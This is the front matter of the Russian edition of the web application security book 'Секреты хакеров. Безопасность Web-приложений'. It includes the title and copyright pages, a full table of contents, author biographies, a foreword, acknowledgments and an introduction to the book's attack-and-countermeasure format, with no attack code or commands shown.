"Эта книга вобрала в себя все лучшее, чтобы сделать Web областью, безопасной для ведения бизнеса"
— Марк Керфи, председатель Open Web Application Security Project

# СЕКРЕТЫ ХАКЕРОВ

## Web-приложения

**БЕЗОПАСНОСТЬ WEB-ПРИЛОЖЕНИЙ – ГОТОВЫЕ РЕШЕНИЯ**

Джоел Скембрей
Майк Шема

От соавтора первой книги серии *Секреты хакеров...*

ВИЛЬЯМС
McGraw Hill
OSBORNE

# СЕКРЕТЫ ХАКЕРОВ. БЕЗОПАСНОСТЬ WEB-ПРИЛОЖЕНИЙ — ГОТОВЫЕ РЕШЕНИЯ

ББК 32.973.26-018.2.75
С42
УДК 681.3.07

Издательский дом "Вильямс"
Зав. редакцией *С.Н. Тригуб*

Перевод с английского под редакцией *А.А. Чекаткова*
при участии *А.Н. Узниченко*

По общим вопросам обращайтесь в Издательский дом "Вильямс" по адресу:
info@williamspublishing.com, http://www.williamspublishing.com

**Скембрей**, Джоел, **Шема**, Майк.

С42 Секреты хакеров. Безопасность Web-приложений — готовые решения. : Пер. с англ. — М. : Издательский дом "Вильямс", 2003. — 384 с. : ил. — Парал. Тит. англ.

ISBN 5-8459-0410-2 (рус.)

В современном мире безопасность Web-приложений является ключевым фактором общей безопасности бизнеса. Профессионалы в области защиты информации найдут в этой книге немало ценных сведений, которые позволят им успешно противостоять угрозам безопасности Web-приложений.

В книге наглядно продемонстрировано, как можно защититься от любых методов взлома, понимая образ мышления хакеров и зная приемы, которыми они пользуются. Систематизировав самые серьезные угрозы безопасности Web-приложений и раскрыв детали их реализации, авторы объясняют, как можно противостоять этим угрозам.

Книга будет полезной специалистам в области защиты информации, разработчикам Web-узлов, администраторам сетей, специалистам по электронному бизнесу, программистам и менеджерам по информационным технологиям.

**ББК 32.973.26-018.2.75**

Все названия программных продуктов являются зарегистрированными торговыми марками соответствующих фирм.

Никакая часть настоящего издания ни в каких целях не может быть воспроизведена в какой бы то ни было форме и какими бы то ни было средствами, будь то электронные или механические, включая фотокопирование и запись на магнитный носитель, если на это нет письменного разрешения издательства McGraw Hill.

Authorized translation from the English language edition published by Osborne Publishing, Copyright © 2001

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Russian language edition published by Williams Publishing House according to the Agreement with R&I Enterprises International, Copyright © 2003

ISBN 5-8459-0410-2 (рус.)
ISBN 0-07-222438-X (англ.)

© Издательский дом "Вильямс", 2003
© McGraw-Hill Companies, 2002

# Оглавление


**Часть I. ПРЕДВАРИТЕЛЬНЫЙ СБОР ДАННЫХ** 23

Глава 1. ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ И WEB-ПРИЛОЖЕНИЯ 25

Глава 2. ИЗУЧЕНИЕ ОБЪЕКТА 47

Глава 3. ВЗЛОМ WEB-СЕРВЕРА 61

Глава 4. ИССЛЕДОВАНИЕ ПРИЛОЖЕНИЙ 113

**Часть II. ПРОНИКНОВЕНИЕ** 141

Глава 5. АУТЕНТИФИКАЦИЯ 143

Глава 6. АВТОРИЗАЦИЯ 171

Глава 7. ВЗЛОМ СРЕДСТВ УПРАВЛЕНИЯ СЕАНСОМ 187

Глава 8. ВЗЛОМ СРЕДСТВ ПРОВЕРКИ ВВОДИМЫХ ДАННЫХ 211

Глава 9. ВЗЛОМ ХРАНИЛИЩ ДАННЫХ WEB 235

Глава 10. ВЗЛОМ WEB-СЛУЖБ 253

Глава 11. ВЗЛОМ СРЕДСТВ УПРАВЛЕНИЯ WEB-ПРИЛОЖЕНИЯМИ 269

Глава 12. ВЗЛОМ С ИСПОЛЬЗОВАНИЕМ WEB-КЛИЕНТОВ 285

Глава 13. ПРИМЕРЫ 307

**ПРИЛОЖЕНИЯ** 315

Приложение А. ТИПОВАЯ СХЕМА ПРОВЕРКИ ПАРАМЕТРОВ БЕЗОПАСНОСТИ WEB-СЕРВЕРА 317

Приложение Б. СРЕДСТВА И МЕТОДЫ ПРОВЕРКИ ЗАЩИТЫ 321

Приложение В. ИСПОЛЬЗОВАНИЕ БИБЛИОТЕКИ LIBWHISKER 335

Приложение Г. УСТАНОВКА И НАСТРОЙКА ФИЛЬТРА URLSCAN 345

Приложение Д. WEB-УЗЕЛ, ПОСВЯЩЕННЫЙ КНИГЕ 369

# Содержание

**Введение** 18

## Часть I. ПРЕДВАРИТЕЛЬНЫЙ СБОР ДАННЫХ 23

### Глава 1. ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ И WEB-ПРИЛОЖЕНИЯ 25

Архитектура Web-приложения 27
Некоторые сведения об HTML 27
Транспортный уровень: HTTP 29
Web-клиент 33
Web-сервер 34
Web-приложение 35
База данных 38
Проблемы и решения 38
Новая модель: Web-службы 40
Потенциальные слабые места 41
Методология хакинга в Web 42
Изучение инфраструктуры 42
Взлом Web-сервера 42
Исследование приложений 43
Взлом механизма аутентификации 43
Взлом схем авторизации 43
Функциональный анализ 43
Изучение схемы связи с базой данных 44
Взлом интерфейсов управления 44
Взлом клиента 44
Инициализация взлома DoS 44
Резюме 45
Дополнительная информация 45

### Глава 2. ИЗУЧЕНИЕ ОБЪЕКТА 47

Исследование сервера 48
Интуиция 48
Предварительный сбор данных с использованием Internet 48
Получение информации о DNS-сервере 52
Утилита Ping 53
Исследование с помощью сканирования портов 53

Обход системы распределения нагрузки 55
Определение служб 56
Идентификация сервера 58
Работа с SSL 59
Резюме 60
Дополнительная информация 60

**Глава 3. ВЗЛОМ WEB-СЕРВЕРА** 61

Общеизвестные изъяны по наиболее популярным платформам 62
Apache 62
Microsoft Internet Information Server (IIS) 66
Netscape Enterprise Server 89
Изъяны безопасности других Web-серверов 93
Вспомогательные методы взлома Web-серверов 95
Программное обеспечение автоматического сканирования изъянов Web-серверов 97
Whisker 97
Nikto 100
twwwscan/arirang 101
Stealth HTTP Scanner 102
Typhon 104
WebInspect 105
AppScan 106
FoundScan 107
Инициализация отказа в обслуживании Web-сервером 108
Резюме 110
Дополнительная информация 111

**Глава 4. ИССЛЕДОВАНИЕ ПРИЛОЖЕНИЙ** 113

Документирование структуры приложения 114
Ручное исследование структуры приложения 116
Статические и динамически генерируемые страницы 116
Использование поискового сервера Google для исследования приложений 118
Структура каталогов 119
Robots.txt 120
Вспомогательные файлы 121
Классы и аплеты Java 123
HTML-комментарии и содержимое 124
Формы 125
Строки запросов 127
*Внутренний интерфейс* 130
Инструменты для автоматического исследования приложений 130
lynx 131

Wget 132
WebSleuth 133
Black Widow 135
Teleport Pro 136
Предупреждение 137
Защита каталогов 137
Защита включаемых файлов 138
Советы 138
Резюме 139
Дополнительная информация 139

**Часть II. ПРОНИКНОВЕНИЕ** 141

**Глава 5. АУТЕНТИФИКАЦИЯ** 143

Механизмы аутентификации 144
HTTP-аутентификация: базовая и дайджест 144
Формоориентированная аутентификация 155
Служба Passport компании Microsoft 157
Взлом средств Web-аутентификации 161
Подбор пароля 161
Вычисление и подбор идентификатора сеанса 165
Использование файлов cookie 166
Обход форм входа, базирующихся на SQL 167
Обход средств аутентификации 169
Резюме 169
Дополнительная информация 170

**Глава 6. АВТОРИЗАЦИЯ** 171

Цель взлома 172
Матрица ролей 173
Методика взломов 174
Запросы 175
Данные в запросах POST 175
Скрытые дескрипторы 176
URI 177
Заголовки HTTP 177
Файлы cookie 178
Заключительные замечания 179
Практический пример: использование утилиты curl для проверки разрешений 180
Авторизация в Apache 183
Авторизация в IIS 184

Резюме 185
Дополнительная информация 185

**Глава 7. ВЗЛОМ СРЕДСТВ УПРАВЛЕНИЯ СЕАНСОМ** 187

Методы управления сеансом на стороне клиента 189
Скрытые поля 190
URL 191
Заголовки HTTP и cookie-значения 192
Методы управления сеансом на стороне сервера 193
Идентификаторы сеанса, генерируемые сервером 194
База данных сеанса 194
Анализ идентификатора сеанса 195
Анализ содержимого 195
Временной интервал 207
Резюме 209
Дополнительная информация 209

**Глава 8. ВЗЛОМ СРЕДСТВ ПРОВЕРКИ ВВОДИМЫХ ДАННЫХ** 211

Ожидание неожиданного 212
Цели взлома средств проверки вводимых данных 213
Поиск потенциальных целей для взлома 214
Обход средств проверки данных, расположенных на стороне клиента 214
Типы взломов средств проверки вводимых данных 215
Переполнение буфера 215
Доступ к файлам, находящимся вне корневого каталога Web-сервера 218
Использование точки в работе 219
Работа с файлами без списка каталогов 220
Взлом с использованием сценариев 223
Проверка граничных значений 227
Управление приложением 228
Внедрение SQL и взлом хранилищ данных в Web 228
Выполнение команд 229
Символы двоеточия, точки с запятой и амперсанта 229
Информация, полученная из сообщений об ошибках 230
Общие контрмеры 231
Резюме 231
Дополнительная информация 233

**Глава 9. ВЗЛОМ ХРАНИЛИЩ ДАННЫХ WEB** 235

Основы SQL 236
Внедрение SQL 236
Сложности ODBC 237
Технология взлома MS SQL Server 243

Технологии взлома языковых средств SQL 248
Общие контрмеры 250
Резюме 251
Дополнительная информация 251

**Глава 10. ВЗЛОМ WEB-СЛУЖБ** 253

Что такое Web-служба 254
Транспортный уровень: SOAP поверх HTTP(S) 255
WSDL 257
Обзор служб UDDI и DISCO 259
DISCO 260
Примеры взлома Web-службы 261
Основы безопасности Web-служб 262
Схожесть с безопасностью Web-приложений 263
Оценка защищенности Web-служб 263
Резюме 266
Дополнительная информация 267

**Глава 11. ВЗЛОМ СРЕДСТВ УПРАВЛЕНИЯ WEB-ПРИЛОЖЕНИЯМИ** 269

Администрирование Web-сервера 270
Утилита Telnet 270
SSH 271
Управление портами 271
Другие службы администрирования 272
Управление Web-содержимым 272
Служба FTP 273
Протокол SSH/scp 273
FrontPage 273
WebDAV 277
Управление Web-ориентированными сетями и системами 278
Другие инструменты для управления через Web 281
Резюме 281
Дополнительная информация 282

**Глава 12. ВЗЛОМ С ИСПОЛЬЗОВАНИЕМ WEB-КЛИЕНТОВ** 285

Проблема обеспечения безопасности Web-клиента 286
Взлом с помощью активного содержимого 287
Java и JavaScript 288
ActiveX 289
Внедрение сценариев 297
Похищение файлов cookie 300
Резюме 303
Дополнительная информация 304

**Глава 13. ПРИМЕРЫ** 307

Пример № 1: из URL в командную строку и обратно 308
Пример № 2: XOR — это еще не все 311
Пример № 3: внедрение сценария 313
Резюме 314
Дополнительная информация 314

**ПРИЛОЖЕНИЯ** 315

**Приложение А. ТИПОВАЯ СХЕМА ПРОВЕРКИ ПАРАМЕТРОВ БЕЗОПАСНОСТИ WEB-СЕРВЕРА** 317

**Приложение Б. СРЕДСТВА И МЕТОДЫ ПРОВЕРКИ ЗАЩИТЫ** 321

**Приложение В. ИСПОЛЬЗОВАНИЕ БИБЛИОТЕКИ LIBWHISKER** 335

Внутреннее устройство библиотеки 336
Функция http_do_request 336
Функция crawl 338
Функция utils_randstr 341
Создание сценария с использованием библиотеки 341
sinjection.pl 342

**Приложение Г. УСТАНОВКА И НАСТРОЙКА ФИЛЬТРА URLSCAN** 345

Общие сведения о фильтре UrlScan 346
Получение фильтра UrlScan 347
Обновление UrlScan 347
Обновление продуктов семейства Windows 347
hfnetchk 348
Инструменты независимых разработчиков 349
Базовая настройка UrlScan 351
Отмена настройки IISLockdown 355
Автоматическая установка IISLockdown 355
Тонкая настройка UrlScan 356
Извлечение файла urlscan.dll 356
Настройка UrlScan.ini 357
Установка UrlScan в качестве фильтра ISAPI в IIS 359
Удаление UrlScan 361
Описание параметров urlscan.ini 361
Раздел Options 362
Раздел AllowVerbs 364
Раздел DenyVerbs 365
Раздел DenyHeaders 365

Раздел AllowExtensions 365
Раздел DenyExtensions 365
Резюме 366
Дополнительная информация 366

**Приложение Д. WEB-УЗЕЛ, ПОСВЯЩЕННЫЙ КНИГЕ** 369

**Предметный указатель** 371

*Тем, кто изо дня в день сражается за правое дело*

*— Джоел Скембрей*

*Маме и папе, которые открыли для меня так много,*
*а также моим братьям Дэвиду и Стивену,*
*поддержка которых значит для меня*
*гораздо больше, чем они могут*
*себе представить*

*— Майк Шема*

# Об авторах

## Джоел Скембрей



Джоел Скебмрей (Joel Scambray) является соавтором международного бестселлера *Секреты хакеров. Безопасность сетей — готовые решения* (`http://www.hackingexposed.com`), посвященного вопросам безопасности в Internet, третье издание которого увидело свет в октябре 2001 года. Он также является ведущим автором книги *Секреты хакеров. Безопасность Windows 2000 — готовые решения*, представляющей собой всесторонний анализ проблемы обеспечения безопасности популярной операционной системы Microsoft. Первое издание этой книги вышло в сентябре 2001 года, а сейчас готовится к выходу второе международное издание. Среди последних печатных работ Джоела можно отметить цикл статей, опубликованных в журнале InfoWorld под рубриками "Security Watch" и "Test Center", а также статьи, публикуемые в форуме "Ask Us About... Security", который поддерживается на узле TechNet компании Microsoft.

Все, что пишет Джоел, основывается на приобретенном за многие годы практической работы опыте. Джоел много раз привлекался в качестве консультанта по безопасности информационных систем как компаниями, входящими в список Fortune 50, так и начинающими компаниями–стартапами. Постоянно сталкиваясь с реальными проблемами, связанными с безопасностью, Джоел приобрел обширный практический опыт использования самых разных технологий безопасности, а также принимал участие в анализе и разработке архитектур систем защиты различных приложений и продуктов. Помимо консультационной работы, Джоелу пришлось разобраться в методах управления бизнесом, поскольку он лично руководил несколькими крупными международными проектами, разрабатывал новые методы подсчета экономических показателей деятельности предприятия, обеспечивающие значительный годовой эффект, а также на протяжении последних пяти лет оказывал поддержку многочисленным предприятиям, занимающимся вопросами информационной безопасности. Кроме того, он владеет собственной тестовой лабораторией, в которой занимается исследованиями на передовом крае безопасности информационных систем.

Джоел часто выступает с докладами по вопросам безопасности информационных систем в таких организациях, как Computer Security Institute, ISSA, ISACA, а также в различных частных компаниях и правительственных учреждениях. В настоящее время он является генеральным менеджером компании Foundstone (`http://www.foundstone.com`), а до этого работал в таких известных компаниях, как Ernst & Young, InfoWorld, и директором по информационным технологиям в крупной риэлтерской фирме. Джоел получил образование в University of California, а также сдал экзамены на звание CISSP (Certified Information Systems Security Professional).

Связаться с Джоелом можно по адресу `joel@webhackingexposed.com`.

## Майк Шема

Майк Шема (Mike Shema) занимает в компании Foundstone должность генерального консультанта. За время работы в компании он провел десятки исследований безопасности Web-приложений для таких клиентов, как компании из списка Fortune 100, финансовые организации, а также крупные компании, специализирующиеся в области разработки программного обеспечения. Он разработал методики тестирования для большинства популярных платформ

Web-приложений и комплект инструментальных средств, позволяющих автоматизировать многие процессы тестирования. Благодаря работе, проделанной Майком, удалось выявить много изъянов в коммерческом программном обеспечении Web-приложений. Кроме того, он часто публикует статьи о безопасности Web-серверов в журналах Security Focus и DevX, а не так давно поделился своим опытом в области безопасности на страницах книги *The Anti-Hacker Toolkit*, соавтором которой является. Свободное время Майк проводит за ролевыми играми. Получил степень бакалавра по электротехнике и по французскому языку в Penn State University.

Связаться с Майком можно по адресу `mike@webhackingexposed.com`.

## Йен-Минг Чен

Йен-Минг Чен (Yen-Ming Chen) работает в компании Foundstone генеральным консультантом. Йен-Минг является обладателем сертификатов CISSP и MCSE и имеет пятилетний опыт работы по администрированию серверов UNIX и Internet. Он также владеет обширными познаниями в области беспроводных сетей, криптографии, обнаружения нарушителей и выхода из нештатных ситуаций. Его статьи часто публикуются в таких профессиональных журналах, как *SysAdmin*, *UnixReview* и т.п. До прихода в компанию Foundstone Йен-Минг работал в центре CyberSecurity Center Carnegie Mellon Research Institute университета Carnegie Mellon University, где участвовал в создании системы обнаружения нарушителей, основанной на использовании программных агентов. Он также активно участвует в проекте с открытым программным кодом `snort`, представляющим собой простую систему обнаружения нарушителей. Йен-Минг получил в Тайване степень бакалавра математики, закончив National Central University, а в США — степень магистра сетевой обработки информации в Carnegie Mellon University. Йен-Минг является одним из соавторов третьего издания книги *Секреты хакеров. Безопасность сетей — готовые решения*.

## Дэвид Вонг

Дэвид Вонг (David Wong) — эксперт по компьютерной безопасности и генеральный консультант компании Foundstone. Принимал участие в анализе многих продуктов защиты, а также при тестировании различных методов взлома и защиты от них. Раньше Дэвид работал инженером-программистом в крупной телекоммуникационной компании, в которой разрабатывал программное обеспечение для проведения предварительного изучения и мониторинга сети. Кроме того, Дэвид является одним из соавторов книги *Секреты хакеров. Безопасность Windows 2000 — готовые решения* и третьего издания книги *Секреты хакеров. Безопасность сетей — готовые решения*.

# Предисловие

За последние пять лет в индустрии информационной безопасности и в сообществе хакеров произошли на первый взгляд незаметные, но по сути поистине революционные изменения. По мере того, как люди все больше и больше осваивают новые технологии и пытаются обезопасить свои сети и операционные системы с помощью брандмауэров, систем обнаружения нарушителей и бастионных узлов, мир становится все доступнее и доступнее через Internet с помощью феномена, получившего название World Wide Web. Сеть Web сделала доступ к потребителям и производителям легким, как никогда. Такие компании, как Sun, Microsoft и Oracle стремятся перевести весь свой бизнес в Web, которая в XXI веке, по-видимому, станет основной платформой для коммерческой деятельности.

Но при этом вся эта деятельность сродни тому, как если бы потратить годы на установку во всем здании бронированных дверей и замков с секретами, а затем в одно прекрасное утро проснуться и увидеть, что все помещения здания прекрасно просматриваются сквозь окна, а сами окна ничего не стоит разбить или вскрыть даже захудалому квартирному воришке. И отдельные эксперты по безопасности, и целые специализированные компании все внимание уделяют тому, чтобы помочь организациям справиться с угрозами сетевой безопасности, но практически никто не обращает должного внимания на приложения, тогда как они являются носителями самых быстро развивающихся технологий. Когда два года назад я начал заниматься в SecurityFocus модерированием списка рассылки по безопасности Web-приложений, я считал, что таким образом могу внести свою лепту в устранение заблуждения пользователей об источниках реальных угроз безопасности в Web. В те годы основной угрозой считался злонамеренный мобильный код и "троянские кони", основывающиеся на Web. Однако эти приемы взлома сетей можно считать невинными детскими забавами по сравнению с той угрозой, которую несут хакеры, взламывающие Web-приложение. Их жертвами становятся авиакомпании, продающие билеты на трансатлантические рейсы за пару долларов, Web-магазины, сообщающие хакерам информацию о номерах кредитных карточек миллионов своих клиентов, больницы, раскрывающие истории болезней своих пациентов, и это еще далеко не полный перечень. Можно без преувеличения сказать, что взлом Web-приложения может поставить под угрозу само существование бизнеса, и иногда все, что для этого нужно хакеру, — всего лишь щелкнуть мышкой.

Я убежден, что книга *Секреты хакеров. Безопасность Web-приложений — готовые решения*, как и вся серия "Секреты хакеров...", посвященная описанию методов, используемых реальными взломщиками, позволит читателям изучить все тонкости защиты такой весьма важной технологии, как Web. Хорошая методика изложения и достаточная степень детализации делают эту книгу не только полезной, но и интересной. Могу заявить со всей ответственностью, что она вобрала в себя все лучшее, чтобы сделать Web областью, безопасной для ведения бизнеса.

Марк Керфи

*Председатель Open Web Application Security Project (http://www.owasp.org), модератор списка рассылки webappsec узла securityfocus.com, директор по информационной безопасности одной из крупнейших финансовых компаний США.*

# Благодарности

Если бы не было поддержки, помощи и участия со стороны самых разных людей и организаций, эта книга никогда не появилась бы на свет. Мы надеемся, что нам удастся никого не позабыть, но заранее просим извинить, если по нашему недосмотру кого-то пропустим.

Во-первых, прежде всего хотим выразить самую искреннюю признательность нашим семьям за то, что снова они поддерживали нас на протяжении нескольких месяцев, пока готовилась эта книга к изданию. Их понимание и поддержка были ключевым фактором для завершения работы над данной книгой. Мы надеемся, что нам удастся компенсировать то время, в течение которого приходилось отсутвовать дома, чтобы завершить этот проект (да, мы серьезно обещаем вернуть вам все до последней минуты!).

Во-вторых, хотелось бы поблагодарить всех коллег, принявших участие в работе над данной книгой. В частности, мы благодарим Дэвида Вонга за его участие в написании главы 5, а также Йен-Минг Чена за тщательную вычитку и добавленные по его предложению Приложение А и часть главы 3.

Благодарим всех, кто так много помог нам и непосредственно, и советами — как всегда, надежного, Чипа Эндрюса (Chip Andrews) или sqlsecurity.com, экстраординарного Web-хакера Архунну Шанна (Arjunna Shunn), Майкла Уарда (Michael Ward), который постоянно вытаскивал в шесть утра, по крайней мере, одного из авторов после бессонной ночи работы над книгой, а также других участников Nothern Consulting Crew, работавших бок о бок с нами, пока мы вели битвы, описанные в книге. Особая благодарность Эрику Олсону (Erik Olson) и Майклу Ховарду (Michael Howard) за проявление постоянного внимания к вопросам защиты от Internet-угроз в среде Windows.

Отдельная благодарность Марку Керфи (Mark Curphey) за прекрасное предисловие.

Как всегда, низкий поклон всем, кто разработал бесчисленное количество инструментальных средств и тестового программного кода, о которых рассказывается на страницах нашей книги: Георгию Ганнискому (Georgiy Gunninski), Роэлофу Теммингу (Roelof Temmingh), хакерам Rain Forest Puppy, Maceo, NSFocus, eEye, Dark Spirit, а также всем анонимным авторам, которые день ото дня пополняют коллективную базу данных программного обеспечения в области безопасности.

Большое спасибо неутомимой команде издательства McGraw-Hill/Osborne, работавшей над этой книгой: нашей давней знакомой, редактору по работе с авторами Джейн Браунлоу (Jane Brownlow); координатору по работе с авторами Эмме Экер (Emma Acker), которая постоянно следила, чтобы проект не сошел с рельс; и особенно — редактору проекта Пэтти Мон (Patty Mon) и ее неутомимой помощнице, сохранявшей спокойствие даже при перспективе провести уикэнд, вычитавая рукопись и выискивая пропущенные авторами ошибки.

И, наконец, огромное спасибо всем читателям серии "Секреты хакеров...", чья постоянная поддержка придает смысл всей проделанной нами работе.

# Введение

## Сеть, которую все мы плетем

Три года тому назад первое издание книги серии "Секреты хакеров..." стало для многих откровением, показав, как просто взламываются как отдельные компьютеры, так и сети. Хотя и сегодня немало людей пребывают в неведении о реальном положении вещей, многие все же начинают понимать необходимость установки брандмауэров, безопасной настройки параметров операционных систем, постоянного обновления программного обеспечения, а также выполнения многих других фундаментальных мероприятий по обеспечению безопасности, которые еще не так давно считали какими-то непонятными и загадочными.

К сожалению, быстрое развитие Internet сделало цель обеспечения безопасности еще более труднодосягаемой, чем в прошлом. Защиту, обеспечиваемую брандмауэрами, корректной настройкой и обновленными модулями операционных систем можно без труда обойти с помощью тривиального метода взлома Web-приложения. Хотя все эти средства по-прежнему остаются важными элементами любой инфраструктуры системы безопасности, они практически ничего не могут сделать, чтобы воспрепятствовать методам взлома нового поколения, частота применения которых растет с каждым днем.

Как бы иногда не хотелось, но уже нельзя загнать в стойло норовистую лошадку Internet. Поэтому не остается ничего другого, кроме как "зарыться в землю и отстреливаться до последнего патрона", защищая каждую пядь своего участка киберпространства от многочисленных враждебных организаций и индивидуумов.

Каждый, кто хоть раз пытался запустить хотя бы примитивный Web-узел, знает, что это достаточно сложная задача. Учитывая отсутствие серьезных встроенных средств обеспечения безопасности, характерное для всех современных протоколов, подобных HTTP, а также "болезни переходного возраста" таких новых технологий-акселератов, как WebDAV и основанные на XML Web-службы, задача разработки и реализации безопасного Web-приложения может превратиться в настоящий Гордиев узел.

## Решение проблемы

В данной книге, построенной по принципу двустороннего подхода, который был позаимствован из первой книги серии "Секреты хакеров..." (и который, кстати, продолжает с успехом использоваться вот уже в третьем издании этой книги), демонстрируется, как можно решить проблему создания безопасных Web-приложений.

Двусторонний подход означает, что прежде следует ознакомиться с наиболее опасными угрозами, с которыми может столкнуться Web-приложение, затем с достаточной степенью детализации рассмотреть, как они реализуются. Как стало известно, что именно эти угрозы являются наиболее опасными? Из опыта практической работы — ведущие компании мира приглашали авторов книги попытаться взломать их Web-приложения. Поэтому все описанные в книге методы применялись практически ежедневно. Этой работой коллектив авторов занимается уже свыше трех лет, постоянно выискивая информацию о новых методах взлома, разрабатывая собственные инструменты и методики, а потом комбинируя их, чтобы получить наиболее эффективную методику взлома (не)безопасных Web-приложений.

После повествования об ущербе, который может нанести злоумышленник, применяющий тот или иной метод взлома, переходим к изложению того, что можно противопоставить такому методу. Разворачивание Web-приложений при отсутствии понимания информации, приведенной в данной книге, можно сравнить с управлением автомобилем без ремней безопасности,

причем этот автомобиль мчится по скользкой дороге, которая вьется серпантином над краем пропасти, в автомобиле неисправны тормоза, а педаль акселератора выжата "до полика".

# Структура книги

В данном разделе представлена структура книги, начиная с самого верхнего уровня и заканчивая самым нижним.

## Части

Книга состоит из двух частей и пяти приложений.

### Часть I. Предварительный сбор данных

В этой части рассказывается, как нужно готовиться к крупным неприятностям, а также как не дать противнику ни грана полезной информации.

### Часть II. Проникновение

В данной части говорится, как, пользуясь собранной информацией, можно попытаться получить несанкционированный доступ к Web-приложениям.

### Приложения

Эта часть книги представляет собой подборку справочных материалов, включая типовую схему проверки параметров безопасности Web-сервера (приложение А), сводный перечень средств и методов проверки защиты (приложение Б), примеры сценариев, демонстрирующих методы использования инструмента HTTP-хакинга `libwhisker` (приложение В), подробные инструкции по установке фильтра UrlScan для защиты сервера IIS (приложение Г), а также некоторые замечания о работе с Web-узлом `www.webhackingexposed.com`, специально созданным для этой книги (приложение Д).

## Главы: изложение методики Web-хакинга

Каждая часть состоит из отдельных глав. Порядок следования глав в данной книге соответствует типовому порядку проведения взлома. Именно такого порядка в подавляющем большинстве случаев придерживаются взломщики, предпринимая следующие операции.

- ▼ Изучение объекта
- ■ Взлом Web-сервера
- ■ Исследование приложения
- ■ Взлом средств аутентификации
- ■ Взлом средств авторизации
- ■ Взлом средств управления сеансом
- ■ Взлом средств проверки вводимых данных
- ■ Взлом хранилищ данных Web
- ■ Взлом Web-служб
- ■ Взлом средств управления Web-приложениями
- ▲ Взлом с использованием Web-клиентов

В последней главе книги рассматриваются некоторые примеры из практики.

Данная структура является становым хребтом книги, поскольку без четкой структуризации и методического подхода она превратилась бы в свалку информации, не имеющей никакой практической пользы. Таким образом, указанная выше структура будет нашим путеводителем по мере изложения материала данной книги.

## Модульность, организация и доступность

Из всего вышесказанного можно сделать вполне обоснованный вывод о том, что для получения целостной картины методики взлома Web-приложения нужно прочесть всю книгу от начала и до конца. Однако, как и в других книгах серии "Секреты хакеров...", сделано все возможное, чтобы каждый подраздел любой главы можно было прочесть независимо друг от друга. Это выгодно всем, поскольку разбивка материала книги на небольшие модули значительно облегчает задачу подготовки к выступлениям перед постоянно занятыми слушателями.

Кроме того, большое внимание уделяется сохранению простого, удобного и понятного стиля, который так понравился читателям книг серии "Секреты хакеров..." Мы знаем, насколько вы заняты, поэтому ждете от нас изложения только сути вопроса без повторов и ненужного жаргона. Как заметил один из читателей книги "Секреты хакеров...": "Читается, как фантастика, а впечатление — как от фильма ужасов".

Наверное, независимо от того, как будет читаться эта книга — от корки до корки или же выборочно, — эффект от ее прочтения не изменится. Однако при изложении материала авторы постарались сделать все для предоставления возможности выбора того подхода к чтению, который больше по душе.

## Разделы "Резюме" и "Дополнительная информация"

Для улучшения структуры книги в конце каждой главы размещены два дополнительных раздела: "Резюме" и "Дополнительная информация".

Раздел "Резюме" предназначен именно для того, о чем говорит его название — в нем содержится краткое резюме по концепциям, рассмотренным в соответствующей главе, с особым акцентом на контрмеры, позволяющие противостоять описанным в главе попыткам взлома. Хочется надеяться, что после прочтения лишь только одного раздела "Резюме" в конце каждой главы можно получить общее представление о том, как защитить Web-приложение от всех форм взлома.

В разделе "Дополнительная информация" приведены адреса, номера ISBN, а также другие справочные данные, необходимые для поиска: информационных бюллетеней поставщиков программного обеспечения и модулей обновления; статей независимых экспертов; коммерческих и бесплатных инструментальных средств; посвященных Web-инцидентам статей в средствах массовой информации; информации общего характера, которая дополняет или объясняет сведения, описанные в соответствующей главе. Благодаря наличию этого раздела вам не придется листать книгу, чтобы найти адрес интересующего источника информации — просто откройте последнюю страницу нужной главы и среди прочих данных обязательно найдете то, что ищете. Надеемся, что такая подборка всех ссылок по одной теме улучшит впечатление от этой книги.

# Основные блоки: взлом и контрмеры

Как и во всех других книгах серии "Секреты хакеров...", основными строительными блоками данной книги являются описываемые в каждой главе методы взлома и соответствующие им контрмеры.

Описания методов взлома оформляются в этой книге с использованием точно таких же элементов, как и во всех других книгах серии "Секреты хакеров...".



### Пиктограмма, обозначающая описание методики взлома

Выделение описаний методов взлома с помощью данной пиктограммы позволит быстро идентифицировать материал, посвященный изложению методов проникновения и описанию соответствующего инструментария. Ориентируясь на эту пиктограмму, можно найти именно те сведения, которые помогут вам убедить руководство найти средства для нового проекта защиты.

В начале описания каждого метода взлома приведена таблица оценки степени риска, как это принято во всех книгах серии "Секреты хакеров..."

| | |
|---|---|
| *Популярность* | *Частота использования данного метода в реальной жизни: 1 — редко, 10 — повсеместно* |
| *Простота* | *Уровень подготовки, которым необходимо обладать, чтобы реализовать такой взлом: 10 — минимальный уровень, 1 — программист-профессионал по защите информации* |
| *Опасность* | *Потенциальная опасность, которую влечет за собой успешное проведение описываемого взлома: 1 — вскрытие безобидной информации, 10 — получение доступа к системе на уровне суперпользователя или ему подобном* |
| ***Степень риска*** | ***Среднее арифметическое, полученное на основании трех указанных выше значений. Показывает общую степень риска*** |

При описании материала, посвященного контрмерам, также выдерживается общий стиль книг серии "Секреты хакеров...", — такие подразделы следуют за описанием методов взлома. Пиктограмма, которой обозначаются контрмеры, остается той же, что и в других книгах серии.

### Пиктограмма, обозначающая контрмеры

Эта пиктограмма должна послужить в качестве предупредительного знака, привлекающего внимание к важной информации о противодействии угрозе.

## Другие пиктограммы

Другие пиктограммы, предназначенные для того, чтобы обратить внимание на некоторые детали, которые часто остаются незамеченными.

НА ЗАМЕТКУ

СОВЕТ

ВНИМАНИЕ

# Web-узел, посвященный книге

Безопасность Web-приложений — это динамически развивающаяся дисциплина, и печатное издание не всегда оказывается адекватным носителем информации для тех, кто хочет быть все время в курсе самых последних событий, происходящих в данной области.

Поэтому создан специальный Web-узел, на котором отслеживается самая свежая информация по теме данной книги, приводятся аннотации статей, ведется подборка бесплатно распространяемых инструментальных средств, сценариев и словарей, о которых говорится на страницах книги. Данный Web-узел имеет следующий адрес:

```
http://www.webhackingexposed.com
```

Кроме того, на нем ведется форум, где можно узнать ответ авторов книги на вопросы, задаваемые по электронной почте:

```
joel@webhackingexposed.com
mike@webhackingexposed.com
```

